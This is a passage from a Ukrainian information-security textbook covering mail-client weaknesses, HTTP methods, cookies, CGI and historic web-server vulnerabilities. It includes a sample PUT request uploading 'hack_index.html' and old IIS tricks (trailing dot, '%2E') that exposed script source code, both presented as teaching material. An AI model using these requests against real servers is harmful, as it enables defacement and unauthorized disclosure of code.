Такі помилки були завжди, їх час од часу виявляли та виправляли. Але, напевно, їх і зараз можна знайти в сучасних поштових серверах. Оскільки сервер приймає від користувача деякий рядок символів (зокрема, у вигляді полів заголовка повідомлення), існує можливість сформувати деякий спеціальний рядок, що викличе некоректну роботу сервера — від відмови в обслуговуванні до виконання на сервері довільної команди. Такі помилки зустрічалися в SMTP- і POP3-серверах.

Техніку переповнення буфера було докладно розглянуто у розділі 5.

Атака на поштового клієнта

Атаки на поштових клієнтів інколи здійснюють задля несанкціонованого доступу до кореспонденції користувача або з метою проникнення на комп'ютер.

У корпоративному середовищі надійніше зберігати кореспонденцію на сервері. Пошта на комп'ютерах користувачів зберігається у поштових файлах і папках різних форматів, залежно від того, який саме поштовий клієнт використовується. Але спільна їхня риса — недостатній захист. Якщо порушник має доступ до комп'ютера користувача, то ймовірно він зможе отримати доступ до файлів, у яких зберігається пошта.

Як уже неодноразово відзначалося, процедура автентифікації за протоколами POP3 і IMAP4 передбачає передавання пароля мережею у зашифрованому вигляді. Але, здійснюючи доступ до поштового клієнта, порушник легко може визначити пароль користувача. Річ у тому, що поштові клієнти зберігають паролі доступу до поштових скриньок, щоб мати можливість здійснювати автоматичне читання нової кореспонденції. Оскільки поштовому серверу слід передавати сам пароль, клієнт не може застосовувати до нього односторонні функції. Тому пароль або зберігається у відкритому вигляді, або маскується примітивним перетворенням

на кшталт XOR 81h. Звісно, зловмисники знають усі особливості всіх поштових клієнтів і мають у своєму арсеналі програми, які миттєво видобувають усі паролі з файлів конфігурації поштових клієнтів.

Ще гіршою є ситуація з обробленням поштовими клієнтами вкладень різних типів. Дуже часто клієнти автоматично розпаковують вкладені архіви, розкривають веб-сторінки (з програмами, написаними, наприклад, на JavaScript, які вони виконують) і навіть запускають на виконання програмні файли. Найгіршу репутацію мають продукти від Майкрософт, в яких таку автоматизацію було покладено в основу ідеології. І хоча корпорація Майкрософт змінила на краще своє ставлення до питань безпеки у мережах, проблем з її продуктами не стало менше, хоча б тому, що вони дуже поширені та їх найбільш ретельно досліджують зловмисники. Альтернативні поштові клієнти (скажімо, The Bat! від молдовської компанії RITLabs), як правило, більш безпечні [231].

Підсумовуючи викладене вище, слід визнати, що сервіс електронної пошти може бути використаним у зловмисних цілях для атак на сервер і на клієнта.

17.2. Веб-служба

Як уже згадувалося, саме веб-службу переважна більшість користувачів асоціюють з Інтернетом. Можна без перебільшення сказати, що майже всі персональні комп'ютери, підключені до Інтернету, використовують цей сервіс. Значного поширення він набув і в корпоративному середовищі. Навіть якщо корпоративна мережа не має виходу в Інтернет, її внутрішні сервіси часто будують на основі веб-технології (у такому випадку кажуть про технологію інтранет).

17.2.1. Принципи веб-технології

Розглянемо основні характерні риси веб-технології [17]. Перша і найголовніша її характеристика — це використання гіпертекстових документів і протоколу HTTP (HyperText Transfer Protocol — протокол передавання гіпертексту) для обміну між клієнтом і сервером.

Гіпертекстові документи — це текстові документи, що містять посилання на інші об'єкти. Для розмічування такого документа застосовують спеціальні стандартизовані мови розмітки, основною для Вебу є HTML (HyperText Markup Language — мова розмітки гіпертексту). Інколи застосовують інші мови розмітки, наприклад XML. Веб-сторінка — це, фактично, окремий документ у форматі HTML.

Веб-документи розміщують на серверах і передають клієнтам з використанням протоколу HTTP. На стороні клієнта документи відображаються за допомогою спеціальних програм, які називають веб-навігаторами чи браузерами (Browser). Браузер інтерпретує розмітку документа та відображає його в тому вигляді, як це було задумано автором. При цьому посилання, які було вставлено у гіпертекстовий документ, дають можливість або перейти до іншого документа за ініціативою користувача, або автоматично завантажити відповідний об'єкт і відобразити його як частину сторінки.

Далі перелічено об'єкти, до яких можна перейти, активізувавши посилання:

- частина веб-документа (посилання на визначене місце всередині сторінки);
- інший веб-документ;
- документ іншого формату (після активізації посилання документ може бути завантажено на комп'ютер користувача, збережено на диску або відразу відкрито певною програмою для його оброблення — окремою прикладною програмою або вбудованим чи підключеним модулем самого браузера);
- мультимедійний об'єкт (зображення, відео, звук тощо);
- програма, яка після активізації посилання виконуватиметься на сервері;
- програма, яку після активізації посилання буде передано на комп'ютер користувача і запущено на виконання;
- інший сервіс (електронна пошта, передавання файлів тощо).

Деякі з об'єктів активізуються відразу після завантаження сторінки. Це можуть бути й інші веб-документи, вставлені у сторінку у вигляді так званих фреймів, і мультимедійні об'єкти, і, що особливо важливо, програми, які автоматично виконуються на комп'ютері користувача.

Об'єкти, пов'язані з конкретною сторінкою (зокрема, й ті, що вбудовано в неї і завантажуються разом із сторінкою), можуть бути розташовані на будь-якому іншому сервері в мережі. Посилання на конкретний об'єкт здійснюється за допомогою URL-адреси (Uniform Resource Locator — уніфікований вказівник інформаційного ресурсу). Слід зазначити, що URL — це окремий випадок URI (Uniform Resource Identifier — універсальний ідентифікатор ресурсів). Фактично, URL — це такий URI, який ідентифікує ресурс і вказує на головний механізм доступу до нього (наприклад, протокол і розміщення в мережі). Відтак на веб-сторінці може бути інтегровано дані та програми різних типів, фізично розташовані у різних вузлах мережі.

Для того щоб користувачі могли мати доступ до веб-сторінок і будь-яких об'єктів, на які ці сторінки здійснюють посилання, на вузлах мережі функціонують спеціальні програми, які називають веб-серверами. За запитом користувача клієнтська програма-браузер встановлює з'єднання за протоколом HTTP із заданим у запиті веб-сервером і отримує від нього ту веб-сторінку (текстовий документ), яку було вказано у цьому запиті. Після цього браузер переглядає її і автоматично (без участі користувача) відсилає додаткові запити, щоб отримати вбудовані у сторінку об'єкти. У цей момент браузер починає відображувати сторінку на екрані (у загальному випадку сторінка може бути остаточно відформатованою лише після того, як надійде решта вбудованих об'єктів). Під час відображення сторінки і її подальшого перегляду виконуються вбудовані у сторінку програми.

Далі наведено типи програм, що можуть бути завантажені на комп'ютер користувача і виконані на ньому (тобто ті, що виконуються на стороні клієнта):

- Java-аплети;
- програми, написані мовою сценаріїв (скрипти) JavaScript, VBScript, VRML;

- програмні компоненти ActiveX Controls;
- інтерактивні мультимедійні об'єкти Flash.

Програмні об'єкти кожного із названих типів надалі буде проаналізовано з міркувань їх безпечного використання.

Можна визначити такі основні компоненти браузера:

- візуалізатор веб-сторінок, що відповідає за правильне їх розміщення на екрані та оформлення текстових блоків і вбудованих об'єктів;
- активізатор програм, що належать до веб-сторінки, а також вбудовані або підключені інтерпретатори мов сценаріїв та інших програмних об'єктів;
- активізатор доступу за посиланнями до інших документів і сервісів;
- вбудовані або підключені програвачі мультимедійних об'єктів веб-сторінки.

Прокоментуємо кілька разів вживані тут характеристики «вбудовані» та «підключені». Веб-технологія передбачає (і певною мірою активно просуває) розширення функцій браузерів, призначених для оброблення об'єктів нових типів (мультимедійних і програмних). Для цього розробники більшості браузерів надають можливість підключати (plug-in) до своїх продуктів модулі сторонніх розробників. Альтернативним підходом є використання лише вбудованих модулів розробників браузера.

Що стосується веб-сервера, то його можливості можуть бути різними на різних вузлах мережі. У найпростішому випадку веб-сервер здатний лише зчитувати заданий у запиті файл із суворо обмеженої частини локальної файлової системи і надсилати його клієнту. Зрозуміло, що при цьому сервер розпізнаватиме певну множину помилок та інформуватиме про них клієнта. Такі веб-сторінки називають *статичними*. Вони здебільшого цілком виправдовують своє призначення як джерела інформації, можуть мати вбудовані об'єкти, зокрема й інтерактивні (інтерактивність у цьому випадку забезпечують програми, що виконуються на стороні клієнта).

Але слід визнати, що більшість сучасних веб-серверів побудовано на технології *динамічних сторінок*, коли сторінка не береться у готовому вигляді з файлової системи, а генерується безпосередньо за запитом клієнта з наперед заготовлених блоків. У такому разі веб-сервер має звертатися не до файлової системи, а до спеціальних серверних програм. Для взаємодії веб-сервера з іншими серверами застосовують спеціальні програмні шлюзи, які мають бути стандартизованими. Як правило, веб-сервер звертається до серверів, що реалізують прикладні функції, через інтерфейс CGI (Common Gateway Interface — загальний інтерфейс шлюзів). Він визначає методи виклику веб-сервером прикладних програм або бібліотечних функцій і в який спосіб здійснюватиметься обмін інформацією із цими об'єктами. CGI-програми, у свою чергу, можуть звертатися до інших серверів, наприклад, до серверів баз даних (рис. 17.2).

Далі буде розглянуто всі названі нами вище складові веб-технології з позиції безпеки інформації і самих систем, що ці технології застосовують.




Рис. 17.2. Схема взаємодії браузера із сервером

17.2.2. Протокол HTTP

Протокол HTTP є одним із найпопулярніших протоколів у Інтернеті. Можна констатувати, що цей протокол майже повністю витіснив протокол NNTP, який застосовували для спілкування в так званих телеконференціях або групах новин (Newsgroups). Він також суттєво потіснив протоколи FTP (оскільки закачувати файли з серверів на комп'ютери користувачів тепер можна через HTTP) і значно звузив сферу застосування протоколів POP3 та IMAP4 (користувачі для читання пошти використовують веб-інтерфейс).

Якщо взяти до уваги величезні можливості веб-технологій, може скластися враження, що протокол HTTP — надзвичайно складний. Але насправді це не так. Сторінку можна переслати без особливих ускладнень (що й забезпечує протокол HTTP), головне правильно її інтерпретувати, а це робить браузер.

Протокол HTTP описано в RFC-1945 (версія 1.0) [232] і RFC-2616 (версія 1.1) [233]. Він функціонує на основі принципу запит-відгук. Повідомлення обох сторін мають такий базовий формат: стартовий рядок; кілька рядків-заголовків (Headers), які є необов'язковими; порожній рядок; тіло повідомлення, також необов'язкове. Кожний рядок завершується послідовністю CRLF. Клієнт відправляє серверу запит, у стартовому рядку якого визначаються метод запиту, URI та версія протоколу. Заголовки запиту у форматі MIME можуть містити модифікатори запиту, параметри, що пропонується встановити серверу, інформацію про клієнта. Вміст повідомлення найчастіше відсутній, але деякі методи запиту припускають наявність певної інформації. Сервер відповідає рядком статусу, що містить версію протоколу повідомлення і код успішного завершення чи помилки, а у заголовках вміщено інформацію про веб-сервер (та інші пов'язані сервери: CGI-програми, СКБД тощо), статус з'єднання та інші метадані. У відповіді сервера, як правило, присутнє тіло повідомлення.

У випадку, коли сервер видає повідомлення про помилку, в статусному рядку буде наведено код помилки та її опис (код помилки призначений для браузера), а в тілі повідомлення буде надіслано веб-сторінку, яка поінформує користувача щодо помилки (така сторінка також може містити рекомендації, посилання на альтернативні ресурси та довідкові сторінки; вона може бути доволі вибагливо оздоблена).

HTTP-з'єднання завжди ініціює агент користувача. У ролі агента користувача, як правило, виступає браузер. HTTP-з'єднання можна також встановити за допомогою клієнта Telnet. На відміну від протоколів електронної пошти, веб-сервер не відображає привітання, а відразу переходить у режим очікування запиту (за умови підключення до нього через стандартний TCP-порт 80).

Методи запитів HTTP

Основний метод запиту — `GET`. Якщо у запиті не вказувати версію протоколу HTTP, сервер поверне відповідь у форматі HTTP/0.9. Ця історично перша версія протоколу не підтримувала MIME-формат, введений у версії HTTP/1.0. Тому відповідь сервера у форматі HTTP/0.9 містить мінімум інформації. Якщо запитаний об'єкт — веб-сторінка, то відповідь міститиме лише саму сторінку у форматі HTML. Наприклад, якщо на сервері test_server.kiev.ua розміщено сайт із домашньою сторінкою index.html, його відповідь після встановлення з'єднання клієнтом Telnet з вузлом test_server.kiev.ua через порт 80 може виглядати так [60]:

```
GET /index.html
<html>
<head></head>
<body>
<p>this is a test page #1</p>
<p>Click <a href="page2.html">here</a> to go to 2nd page</p>
</body>
```

Передавши цю сторінку, сервер розірве з'єднання.

Якщо ж у запиті вказати версію HTTP 1.0, то відповідь сервера буде більш інформативною (показано лише деякі з можливих полів):

```
GET /index.html HTTP/1.0
HTTP/1.1 200 OK
Date: Sun, 1 Jul 2007 01:59:34 GMT
Server: Apache/1.3.37 (Unix)
Last-Modified: Sat 30 Jun 2007 22:12:56 GMT
Accept-Ranges: bytes
Content-Length: 134
Connection: close
Content-Type: text/html
<html>
<head></head>
```

```
<body>
<p>this is a test page #1</p>
<p>Click <a href="page2.html">here</a> to go to 2nd page</p>
</body>
```

У цьому випадку з'єднання також буде розірване відразу після завершення передавання відповіді (це відображено у заголовку). Такий режим є більш сприятливим для сервера з міркувань використання його ресурсів. Але клієнт може встановити режим `Connection: Keep-Alive` і задати значення тайм-аута до моменту розірвання з'єднання (максимальне значення задається в настроюваннях сервера).

Оскільки розглянутий метод GET є універсальним, для спілкування із сервером, як правило, вистачає його одного. Наприклад, коли URI в запиті вказує на якусь програму на сервері, останній (перевіривши права доступу) запускає на виконання цю програму і повертає результат її роботи. За допомогою методу GET програмі можна також передати параметри. Якщо цей метод викликається браузером, то параметри можна побачити в адресному рядку. Традиційно (хоча й не обов'язково) рядок параметрів відокремлюється від імені ресурсу символом «?», а параметри задаються у вигляді лексем, розділених символом «&». Кожна з лексем складається з імені та значення параметра, розділених символом «=». Наприклад:

```
http://test_server.kiev.ua/program.php?user=guest&pass=rock
```

Тепер розглянемо інші методи протоколу.

Метод `PUT` дає змогу завантажити об'єкт із клієнта на сервер. При цьому на сервері може бути створено новий файл або модифіковано (тобто замінено іншим) будь-який наявний. Однак для цього потрібно мати відповідні права доступу. Далі наведено приклад із заголовками запиту від клієнта серверу (тіло повідомлення не показано).

```
PUT /hack_index.html HTTP/1.0
Accept: text/html
From: graiv@ukr.net
Content-type: text/html
Content-length: 234
```

Якщо ми встановили з'єднання із сервером test_server.kiev.ua, який настроєно таким чином, що він дає змогу завантажувати файли, то після виконання вказаних вище дій на сервері з'явиться новий ресурс (або буде змінено наявний), доступний за URI http://test_server.kiev.ua/hack_index.html. За спроби доступу до цього ресурсу має бути відображено щойно завантажену на сервер сторінку.

Майже на всіх серверах (окрім тих, що спеціально призначені для завантаження файлів користувачів, або тих, де адміністрування здійснюють украй недбало) у доступі буде відмовлено. Найчастіше це відбувається, якщо застосування методу `PUT` на цих серверах заборонено або якщо застосування дозволено, а записування у вказаний файл чи каталог заборонено і, нарешті, якщо застосування методу і записування у вказаний файл та каталог дозволено, але за умови здійснення авторизації. Нижче показано приклади заголовків відповідей сервера на

запит PUT /index.html HTTP/1.0 в усіх трьох випадках (тіло повідомлення, опис помилки і пояснення щодо її виникнення не показано).

```
HTTP/1.1 405 Method Not Allowed
Date: Sun, 1 Jul 2007 18:01:13 GMT
Server: Apache/1.3.37 (Unix)
Allow: GET, HEAD, OPTIONS, TRACE
Connection: close
Content-Length: 267
Content-Type: text/html
```

```
HTTP/1.1 403 Access Forbidden
Date: Sun, 1 Jul 2007 18:03:42 GMT
Server: Apache/1.3.37 (Unix)
Content-Length: 473
Connection: close
Content-Type: text/html
```

```
HTTP/1.1 401 Access Denied
Server: Microsoft-IIS/6.0
Date: Sun, 1 Jul 2007 19:21:53 GMT
WWW-Authenticate: Basic realm="10.11.9.3"
Content-Length: 648
Connection: close
Content-Type: text/html
```

Перший і другий приклади свідчать про те, що систему безпеки сервера настроєно правильно. Третій приклад слід розглянути докладніше. Наявність вимоги автентифікації вже є перешкодою для порушників, щоправда, невеликою. Якщо перші два приклади потребують від порушника компрометації самого сервера (його внутрішніх настроювань), то у третьому випадку достатньо здійснити лише деякі дії у зовнішньому для сервера середовищі.

Отже, у рядку `WWW-Authenticate: Basic` сервер інформує про необхідність автентифікації, вказує метод автентифікації (`Basic`) і ту область ресурсів сервера, до якої має застосовуватися цей метод (`realm="10.11.9.3"` — тут задано IP-адресу інтранету, що в Інтернеті не маршрутизується). Метод `Basic` передбачає передавання пароля у відкритому вигляді, закодованого лише з використанням `base64`. Відтак порушник може перехопити такий пароль у мережі задля здійснення несанкціонованого доступу. Автентифікація здійснюється так: формується рядок `user:password`, де `user` — ім'я користувача, а `password` — його пароль, який надсилається в запиті:

```
GET <URI> HTTP/1.0
Authorization: Basic <ENCODED_STRING>
```

де `<URI>` — ідентифікатор ресурсу, доступ до якого ми намагаємось отримати, а `<ENCODED_STRING>` — рядок `user:password` у кодуванні `base64`. Автентифікацію в HTTP описано у RFC-2617 [234].

Метод POST також призначено для передавання даних від клієнта серверу, але на відміну від PUT, він не зберігає їх у файлі, а передає програмі через параметри командного рядка. Як ви вже знаєте, те саме можна зробити і за допомогою методу GET. Проте є одна відмінність, суттєва з міркувань безпеки. Якщо активізація елемента на веб-сторінці викликає передавання на сервер деяких параметрів і запускає на ньому програму, то користувач побачить ці параметри в полі введення адреси у вікні браузера. Більше того, користувач може скопіювати адресний рядок і вручну скоригувати параметри. А під час використання методу POST параметри відсилаються непомітно для користувача. Зауважимо також, що метод POST дає змогу передавати дані майже необмеженої довжини. Відтак серверній програмі як параметр можна передати великий текст або мультимедійний об'єкт.

Метод HEAD аналогічний методу GET, але цього разу у відповідь надсилається лише заголовок, без тіла повідомлення.

Метод DELETE дає змогу видалити з сервера вказаний ресурс. Звісно, цей метод слід застосовувати лише у разі гострої потреби та за наявності обов'язкової підсиленої автентифікації (не методом Basic).

У специфікації HTTP/1.1 було додано методи TRACE і OPTIONS. За допомогою методу TRACE перевіряють якість зв'язку і швидкість реакції сервера. Отримавши такий запит, сервер мусить негайно повернути відповідь відправнику. Метод OPTIONS надає додаткову інформацію про сервер (версії усіх серверних програм і дозволені методи HTTP). Зауважимо, що згідно зі специфікацією HTTP/1.1 у кожному запиті обов'язковою є наявність поля Host, що містить базову адресу і порт вузла, на який спрямовано запит.

HTTP cookie

Є ще один спосіб обміну параметрами між сервером і клієнтом — через HTTP cookie. *Cookie* — це дані, пов'язані з конкретним веб-сервером, що зберігаються на комп'ютері клієнта в оперативній пам'яті або у спеціальних файлах. Веб-сервер не може і не повинен зберігати в себе дані стану кожного клієнта. Cookie призначені для реалізації механізму, який дає змогу серверу визначати стан клієнта за допомогою даних, які зберігаються на комп'ютері останнього. Цей механізм і протокол, що його реалізує, запропонувала компанія Netscape [235]. У подальшому протокол було модифіковано і описано у RFC-2965 [236]. Слід зазначити, що на практиці й дотепер здебільшого використовують формат, який відповідає специфікаціям Netscape. Тому ми розглянемо саме цей формат.

Параметри cookie передаються в HTTP-заголовках. Сервер передає їх у полі Set-Cookie. Кожне повідомлення може містити кілька таких полів із значеннями різних змінних. Наприклад, сервер може передати у заголовку такі рядки:

```
Set-Cookie: user-status=registered
Set-Cookie: user-level=premium
Set-Cookie: user-id=147
```

У наведеному прикладі оголошено три cookie-змінних і задано їхні значення без додаткових параметрів. Після встановлення cookie клієнт (тобто браузер) буде передавати його значення протягом заданого терміну дії цього cookie під час

кожного здійснення запиту до вказаного домену (у найпростішому випадку — до того каталогу і на тому сервері, з якого було отримано cookie). Клієнт передає серверу параметри у полі `Cookie`.

У кожному полі `Set-Cookie` можна задати значення для однієї змінної. У найпростішому випадку воно містить ім'я змінної та її значення (як у наведеному вище прикладі), але може містити ще й такі параметри:

- термін дії cookie (`expires`);
- шлях до сторінок, для яких cookie є чинним (`path`);
- домен, для якого cookie є чинним (`domain`);
- потреба у встановленні захищеного з'єднання з метою використання cookie (`secure`).

Перші два параметри (ім'я змінної та її значення) є обов'язковими, а чотири останні — ні. Розглянемо всі ці параметри більш докладно.

Обов'язкові параметри *ім'я* та *значення* задаються за допомогою конструкції `<ім'я>=<значення>`. Конструкція `<ім'я>=` без значення видаляє раніше встановлене значення cookie.

Параметр `expires` дає змогу встановити термін дії (або чинності) cookie.

```
... expires=Mon, 09-Jul-2007 00:00:00 GMT ...
```

Якщо цей параметр явно не встановлено, то за умовчанням cookie буде чинним до кінця сеансу. Тривалість сеансу залежить від браузера і сервера, але здебільшого сеанс триває, доки не буде закрито браузер, навіть якщо користувач більше не переглядає сайт, якому належить cookie. При цьому cookie зберігається виключно у пам'яті комп'ютера.

Якщо ж термін дії встановлено явно, то cookie буде обов'язково збережено на диску. Всі браузери зберігають cookie у вигляді файлів, але роблять це по-різному. Наприклад, браузер Mozilla успадкував від Netscape Navigator спосіб зберігання усіх cookie в єдиному файлі cookies.txt. Інші браузери, зокрема Internet Explorer і Opera, зберігають кожний cookie в окремому файлі.

Параметр `path` є одним із найважливіших. Він встановлює шлях URL, для якого cookie є чинним. Сторінки, що розташовані за межами встановленого шляху, не можуть зчитувати або використовувати цей cookie.

```
... path=/gallery ...
```

Якщо шлях явно не встановлено, то за умовчанням шлях для cookie встановлюється відповідно до шляху URL того документа (веб-сторінки), що створив цей cookie.

Параметр `domain` розширює можливості, які надає параметр `path`. Якщо в межах одного домену функціонують різні сервери, то цей параметр надає можливість зробити cookie доступним для сторінок на будь-якому із цих серверів.

```
... domain=.testserver.kiev.ua ...
```

Cookie може бути приписаний до окремих комп'ютерів або до цілого домену Інтернету. Значення цього параметра має починатися із символу крапки.

Дуже важливим обмеженням на значення параметра domain є те, що сервер, який встановлює cookie з цим параметром, має належати тому домену, який він намагається призначити. Наприклад, веб-сторінка з сервера www.myserver.com може встановити cookie для myserver.com і для www.myserver.com, але не може — для www.targetserver.com. Причини встановлення такого обмеження очевидні з міркувань безпеки.

Правила визначення того, чи відповідає один домен іншому (точніше, чи належить сервер, що надсилає cookie, домену, який він указав у параметрі domain), не дуже прості, оскільки це суттєво впливає на безпеку. Головне обмеження таке: для загальних доменів верхнього рівня значення має містити щонайменше дві крапки, а для інших доменів — три. Наприклад, домену `.myserver.com` відповідають `mypage.myserver.com` і `yourpage.myserver.com`, але не відповідає, наприклад, `mypage.yourserver.com`. Окрім того, частина доменного імені сервера, що надіслав cookie, яка є префіксом домену, заданого параметром `domain`, розглядається як ім'я хоста. У ній не може бути символу крапки. Якщо крапка є, cookie не приймається. Наприклад, `mypage.myserver.goodhosting.com` не може встановлювати cookie для домену `.goodhosting.com`.

Якщо параметр `domain` не встановлено явно, його значення за умовчанням встановлюється відповідним до повного домену того документа, що створив cookie.

Параметр `secure` — це прапорець, що дає змогу використовувати cookie лише за умови захищеного з'єднання із сервером, наприклад з використанням протоколу SSL (див. далі розділ 19). Оскільки більшість серверів не потребують захищених з'єднань, значення цього параметра за умовчанням — FALSE.

Довжина заголовків HTTP, що встановлюють cookie, має обмеження (вона не може перевищувати 4 Кбайт).

У документі RFC-2965 [236] описано нові HTTP-заголовки `Set-Cookie2` і `Cookie2`, а також правила, за якими сервер і клієнт мають узгоджувати параметри і усувати протиріччя в HTTP-заголовках. Параметри в полях `Set-Cookie2` і `Cookie2` дещо відрізняються від тих, що було розглянуто раніше. Для цих полів введено кілька додаткових параметрів, зокрема специфікацію версії, прапорець `Discard` і можливість дописувати коментарі. Замість параметра `expires` введено параметр `Max-Age`, що встановлює термін дії cookie в секундах. Значення параметрів згідно з RFC-2965 потрібно брати в лапки. Усі клієнти, що підтримують специфікацію RFC-2965, у випадку, коли вони отримують від сервера HTTP-заголовок `Set-Cookie` (специфікація Netscape), мають у наступному запиті надіслати заголовок `Cookie`, обов'язково додавши після нього окремий заголовок `Cookie2: $Version="1"`, щоб поінформувати сервер про свою спроможність працювати з новим форматом.

17.2.3. Динамічні сторінки

Розглянемо середовище, в якому функціонує веб-сервер [237]. На поведінку сервера можуть впливати як внутрішні, так і зовнішні умови. Внутрішніми умовами для сервера є його тип і версія, ОС, СКБД, настроювання самого сервера та файлової системи, змінні оточення, дані у файловій системі та базі даних. Зовнішні

умови для веб-сервера — це дані, які сервер отримує від клієнтів за протоколом HTTP. До цих даних належать параметри запитів `GET` і `POST`, деякі із заголовків, що відправляє клієнт, а також cookies. Усі вони в різні способи передаються програмам (сценаріям), що виконуються на боці сервера, і можуть впливати на їх виконання.

Динамічні сторінки є реакцією веб-сервера на змінення зовнішніх умов. В ідеалі така реакція є повністю визначеною і документованою, тобто наперед відомою для будь-яких зовнішніх параметрів. Але в реальності можуть існувати такі збіги зовнішніх умов (набори переданих параметрів), що в сукупності із внутрішнім станом сервера (наявними загрозами) викликають непередбачувану, як правило, несприятливу реакцію. У такому випадку можна говорити про вразливість системи до певних загроз і про можливість здійснення порушниками атаки.

Не слід розраховувати на те, що статичні веб-сторінки цілком безпечні. Але у разі використання виключно статичних сторінок атаки здійснюються лише на сам сервер. Динамічні сторінки створюють значно більшу небезпеку, яка полягає у тому, що з їх застосуванням сервер може стати вразливим до збігу параметрів, якими керують віддалені користувачі — відвідувачі сайта. Тоді атака здійснюється на програми, до яких звертається веб-сервер, і може в обхід сервера, використовуючи лише абсолютно коректні з його точки зору запити, реалізувати несанкціонований доступ до даних у файлах чи в базі даних.

Вище було зазначено, що веб-сервер звертається переважно до програм, які реалізують прикладні функції через інтерфейс CGI. Тому такі програми називають CGI-програмами.

У специфікаціях інтерфейсу CGI (інколи його ще називають протокол CGI) визначено способи виклику клієнтом прикладних програм або бібліотечних функцій на сервері та способи обміну інформацією з цими об'єктами [238]. Хоча інтерфейс CGI не прив'язаний ані до протоколу HTTP, ані до веб-серверів (насправді його було розроблено раніше, ніж HTTP), ми будемо розглядати його взаємодію саме з веб-сервером.

Під час спроби клієнта запустити CGI-програму (а така спроба здійснюється шляхом HTTP-запиту за методом `GET` або `POST`) веб-сервер створює віртуальне середовище, де й запускається програма. При цьому тіло повідомлення передається через стандартне введення-виведення програми (те, що надійшло у тілі запиту від клієнта, передається на вхід програми, а вихід програми поміщається в тіло повідомлення-відповіді), а HTTP-заголовок передається через змінні оточення. Наприклад, поле `Authorization` HTTP-заголовка, яке задає механізм автентифікації, передається змінній оточення `AUTH_TYPE`, а поля `Content-Length` і `Content-Type` (довжина і тип даних тіла повідомлення) — змінним оточення `CONTENT_LENGTH` і `CONTENT_TYPE` відповідно. Веб-сервер ігнорує змінення змінних, тому у відповіді CGI-програми мають самі формувати HTTP-заголовки.

Як правило, CGI-програми розміщують на сервері у каталозі /cgi-bin. Є також каталог /cgi-src, в якому знаходяться вихідні тексти CGI-програм. Слід зауважити, що хоча інтерфейс CGI можна використовувати для програм, написаних будь-якою мовою програмування, під час розроблення CGI-програм перевагу надають мовам сценаріїв.

17.2.4. Уразливості серверного програмного забезпечення

Атаки на веб-сервери можна поділити на кілька груп. Найнебезпечніші серед них є атаки на HTTP-сервер, які базуються на помилках у його програмній реалізації. Веб-сервери — складні програмні продукти, які принципово нічим не відрізняються від інших програм. У них так само час від часу виявляють помилки, що спричиняють уразливості, які порушники використовують для атак. Порушників особливо приваблює поширеність веб-серверів (кожний тип сервера та кожну його версію встановлюють на багатьох тисячах комп'ютерів). Вони доступні через Інтернет (власне, для цього їх і створено) та, маючи підвищені привілеї, звертаються до ОС із тими параметрами викликів, які було їм передано. Відтак порушник, який виявив уразливість у веб-сервері, отримує потужну зброю для захоплення ресурсів в Інтернеті. Скомпрометувавши веб-сервер, він може отримати контроль над інтернет-хостом і надалі використовувати його можливості та ресурси. Виявивши нову вразливість, хакери можуть швидко і без зайвих зусиль побудувати величезну кількість плацдармів для нових атак, тому вони досліджують веб-сервери особливо ретельно.

Помилки у веб-серверах можна класифікувати таким чином [15].

- **Помилки, що призводять до втрати конфіденційності.** Ці помилки дають змогу отримати несанкціонований доступ до інформації: читати дані, що зберігаються на сервері, в обхід системи автентифікації (взагалі без авторизації), отримати доступ до даних, що доступні лише адміністраторам (перевищення повноважень), переглядати програмний код (наприклад, CGI-сценарії).
- **Помилки, що призводять до DoS-атак.** Атаки на відмову в обслуговуванні призводять до того, що веб-ресурс стає частково або повністю недоступним.
- **Помилки, що призводять до виконання на сервері неавторизованого програмного коду.** Є два підкласи таких помилок: ті, що дають можливість запускати на сервері програми, які не призначені для загального доступу, і ті, що дають змогу завантажувати на сервер власні програми та виконувати їх.

Наведемо кілька найвідоміших прикладів уразливостей, які мали місце у веб-серверах. Дуже давно в Microsoft Internet Information Server (IIS) версії 3.0 було виявлено таку помилку: коли до деякого ASP-сценарію зверталися, додавши крапку в кінці адреси (http://www.server.com/cgi-scripts/secret_script.asp.), то замість результатів роботи сценарію користувачу надсилався його текст [15, 60]. Менш відомим є той факт, що таким самим чином можна було отримати текст не лише ASP-сценарію, але й будь-якого іншого. Те саме відбувалося, коли наприкінці рядка опинявся символ «\». Після виправлення цієї вразливості відразу з'ясувалося, що, коли замість крапки використати її подання у вигляді %2E, результат буде таким самим.

Порушникам було надано ще одну можливість. Доступ за протоколом HTTP надається не до фізичних каталогів на диску (дисках) сервера, а до каталогів віртуальних. При цьому права доступу, які задаються настроюваннями веб-сервера, теж задаються для віртуальних каталогів. Віртуальні каталоги завжди посилаються на повний шлях до фізичного каталогу. Але в системі Windows паралельно

